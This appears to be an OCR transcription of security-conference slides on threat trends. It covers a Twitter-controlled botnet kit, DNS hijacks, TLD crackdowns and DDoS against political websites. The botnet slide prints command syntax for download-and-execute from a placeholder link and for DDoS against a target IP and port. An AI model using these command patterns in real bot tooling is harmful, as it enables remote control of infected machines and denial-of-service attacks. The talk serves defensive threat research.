
RSS feed of upd4t3's tweets

TwitterNet Botnet Kit

- Found and analyzed in May 2006
- Backdoored, version 2.0 removed that backdoor
- Much like IRC bots but uses Twitter instead


TwitterNET Builder

TwitterUsername


TweBot V2.0 // Builder

Prefix/Splitter

.

#

Twitter Username/File Name


TwitterUsername

Server.exe


Commands	Command Outputs
DOWNLOAD	.DOWNLOAD#link.com/direct.exe#custom.exe#0
DDOS	.DDOS#IP#PORT
VISIT	.VISIT#link.com#0
SAY	.SAY#Hey There Victims
STOP	.STOP
REMOVEALL	.REMOVEALL

Why the Cloud?


- **Hide in the noise**
  - Tremendous amounts of traffic in these sites
- **Uptime**
  - Guaranteed by provider
- **Price: Free**
  - Up to a point
  - Success limiting



Via insidefacebook.com



Via joelaz.com




DNS Attacking Trends

- **New avenues for attackers**
  - Hijack
  - Poison
  - Malicious DNS names

- **Attack the weak DNS infrastructure**
  - Registries
  - Registrars
  - DNS servers

Twitter, Baidu DNS Hijack



☆ IRANIAN CYBER ARMY ☆

HAS BEEN HACKED BY IRANIAN CYBER ARMY


iRANiAN.CYBER.ARMY@GMAiL.COM

Twitter's DNS administrator account was compromised at the registrar, redirected to new servers.

Same attack used against Baidu

DNS TLDs

- **New initiatives**
  - Registration crackdowns in .cn, .ru
  - Proof of identity, statement of intent for use



TLD Crackdown Results and Fallout

- **Dramatic effect on .cn**
  - Massive decrease in rogue .cn TLDs registered
- **No such long-term drop in .ru**
  - Restored, largely
    - Why? False documentation business existed

- **Shift to other TLDs**
  - .com, .net
- **Shift to attacking legitimate sites**
  - Gumblar, Gootkit, etc
- **Shift to dynamic DNS providers**
  - 3332.org, etc

Conclusions From History

- Our community's tactical activities have created our current security mess

- We have pressured attackers into innovating

- Failure to contain the problem has lead to unchecked growth

What Now?

- We must think strategically to improve the situation
- Evaluate the likely consequences of our actions
- Act in concert
- Act in the right order
- Develop, fund, launch such research programs

Kiitos

Dankë

Terima kesin

Arigato

Thank you

Gracias

Grazie

Dank u

Merci

Kamsahamnida

Spasibo


ARBOR NETWORKS

“Cyber warfare”?

- **Attacks appear to follow diplomatic issues, not lead**
- **Attack damage not on par with loss of life (GE, etc)**
  - Inconvenience only

- **Therefore, in general …**
  - We assume non-state actors
  - We assume “right wing” political motivations
  - We assume news reports stir public

Elections - Intimidation



Сообщаем

Совет да любовь

Взгляды Путина и Медведева на кризис не отличаются друг от друга. С таким заявлением выступил помощник президента Аркадий Дворкович. В интервью WSJ он также признал ошибки правительства России. Ранее газета писала, что президент постепенно дистанцируется от премьер-министра и его экономического курса.

19:00 Процветающая Чечня
Сыну покойного Масхадова угрожают, заставляя вернуться в Чечню 53 мин.

17:36 Маховик репрессий
Выданы ордеры на арест пяти нацболов, двое уже "взяты"

16:31 Вузова дюжина
Медведев выделил 600 миллионов рублей

15:41 Экспрессия
Шеварднадзе указал на ошибки грузинской оппозиции и предсказал скорый развал России

14:00 Русский след
Российские хакеры не дают покоя эстонскому

Анализируем

Мартовские виды
Правительство не хочет отчитываться перед Думой за триллионы Комментирует: Обозреватель Каспарова.Ru Сергей Петрунин.

Чтобы выжить
Московские казино займутся спортом Комментирует: Обозреватель Каспарова.Ru Сергей Петрунин.

Рокировка пешек
Чиновников будут менять местами каждый год Комментирует: Обозреватель Каспарова.Ru Сергей Петрунин.

Статьи

По поводу

Ирина Миролюбова: **Реакция на "базар"**
Как сделать жилье дешевым, а регионы богатыми


Каспаров


Статьи

09.03 **Опасайтесь сделок с Путиным**
США не стоит любезничать с режимом, обреченным на гибель

- Гуриев vs Каспаров
- Тень "отца"
- Прощание с иллюзиями


Биография





BNPtv interviews Nick Griffin MEP
BNPtv caught up with newly elected MEP Nick Griffin after the count for the North West Region. Share Read More →

BNP's "Defining Moment" – Statement by Nick Griffin MEP
The election of two British National Party Members of the European Parliament has




Home
Families are facing a difficult time. We will do everything possible to help. Everything possible to protect jobs, keeping viable businesses going. Everything possible to make sure being made redundant does not mean you lose all you have. And everything possible to create hundreds of thousands of new jobs, to get people back out to work as soon as possible.
>> Read our economic recovery plan here

Election results 2009
Mon, 08 Jun 2009
The latest results from the local and European elections, as well as reaction from Nick Clegg.

Huhne: Tory plans to scrap EU criminal record checks would risk public safety
Tue, 02 Jun 2009
Conservative plans to scrap criminal record checks on EU citizens living in this country would put British citizens at risk, according to research by the Liberal Democrats.

Foster: Bank watchdogs paid £25m in bonus bonanza
Mon, 01 Jun 2009
Government regulators paid out £25m in bonuses to staff last year despite serious problems in many of the areas they regulate. £5½m of the bonuses went to executives earning over £100,000, according to figures revealed to the Liberal Democrats.



Do Labour think the British people are fools?
Monday, June 8
David Cameron attacks Gordon Brown for trying to pretend the public don't want a General Election.
Go to news

European Election Results
Monday, June 8

Lansley outlines proposals to cut youth smoking
Monday, June 8


David Cameron meets our new councillors in Devon and Lancashire
David Cameron visits Exeter and Preston to meet the new councillors who helped the Party take control of the County Councils in Devon and Lancashire . (Photo credits: www.andrewparsons.co.uk)
Subscribe | Go to photo gallery


Sign for Change
Join our campaign to force Gordon Brown to dissolve Parliament and hold a General Election right now.

Give us a Referendum
Join our campaign to make Labour keep their 2005 manifesto promise of a referendum on the EU Constitution.
Go to campaigns

Diplomatic Tensions - Support of One Nation

Ethnolinguistic Groups in the Caucasus Region





Главная страница • Новости 02.09.2009, Среда. 19:35:45 English version • Flash-заставка • Сделать стартовой • Поставить закладку

ИНГУШЕТИЯ.ORG
НОВОСТИ

НОВОСТИ • О РЕСПУБЛИКЕ • ПАМЯТИ МАГОМЕДА ЕВЛОЕВА • АВТОРСКИЕ МАТЕРИАЛЫ • МОЛОДЕЖНОЕ ДВИЖЕНИЕ • ИСТОРИЯ • СПОРТ • ИСЛАМ • ГАЛЕРЕЯ • КУЛЬТУРА • СЛОВАРЬ • МУЗЫКА • РАЗНОЕ • ЮМОР • ТЕХНОЛОГИИ • КАТАЛОГ • ОПРОС • ФОРУМ • ЧАТ (17) • ПОЧТА • ОБЪЯВЛЕНИЯ • ГОСТЕВАЯ КНИГА • ГТРК "ИНГУШЕТИЯ"

Вы: Анонимный пользователь (Регистрация • Вход)

Сейчас на Интернет-портале: 28 пользователей

АРХИВ НОВОСТЕЙ

• сентябрь • 2009

Выбрать

ПОИСК ПО НОВОСТЯМ

По умолчанию поиск ключевого слова производится только в заголовке новости.

Ключевое слово:

□ искать в тексте

Найти

ПОДПИСКА НА НОВОСТИ

Чтобы получать наши новости почтой, введите Ваш e-mail:

НОВОСТИ РЕСПУБЛИКИ ИНГУШЕТИЯ

Отправить другу Главная страница Версия для печати

Хакеры вновь атакуют ингушские сайты.

Ингушетия.Org, 15.07.2009 00:00

Сегодня после полудня вновь возобновлены DDOS-атаки на наш портал "Ингушетия.орг". Атаке подвергся и совершенно далекий от политических баталий "Ваймохк.com". Кому-то на руку внести дополнительную смуту и заблокировать информационное поле, только надо бы помнить, что нет страшнее противника, чем растревоженный улей. Так что лучше оставить бесполезные попытки взлома интернет-ресурсов.

В последнее время в форуме любителями досужих разговоров муссируется тема переподчинения портала официальным властным структурам и спецслужбам с ссылкой на выступления Магомеда Хазбиева. Со всей ответственностью заявляю, как главный редактор и владелец сайта, что "Ингушетия.орг" не подчиняется никаким группировкам, партиям или службам. За все темы я несу личную ответственность и у меня достаточно мужества признавать свои ошибки и отвечать за свои слова. Как и годом ранее, площадка портала предоставляется для, иной раз, полярных точек зрения, но это совсем не означает отсутствие собственной позиции. Никакой миропорядок не могут оправдать ни бессудные казни спецслужб, ни идеология халифата на крови соотечественников и десятков тысяч сирот. Сегодня речь должна идти о том, как сохранить жизни людей, от самых маленьких, которые сотнями умирают от онкологии, до стариков, тела которых находят с выстрелами в затылок. И если портал может принести пользу хотя бы десяткам соотечественников, он будет продолжать работать.

Мальсагова.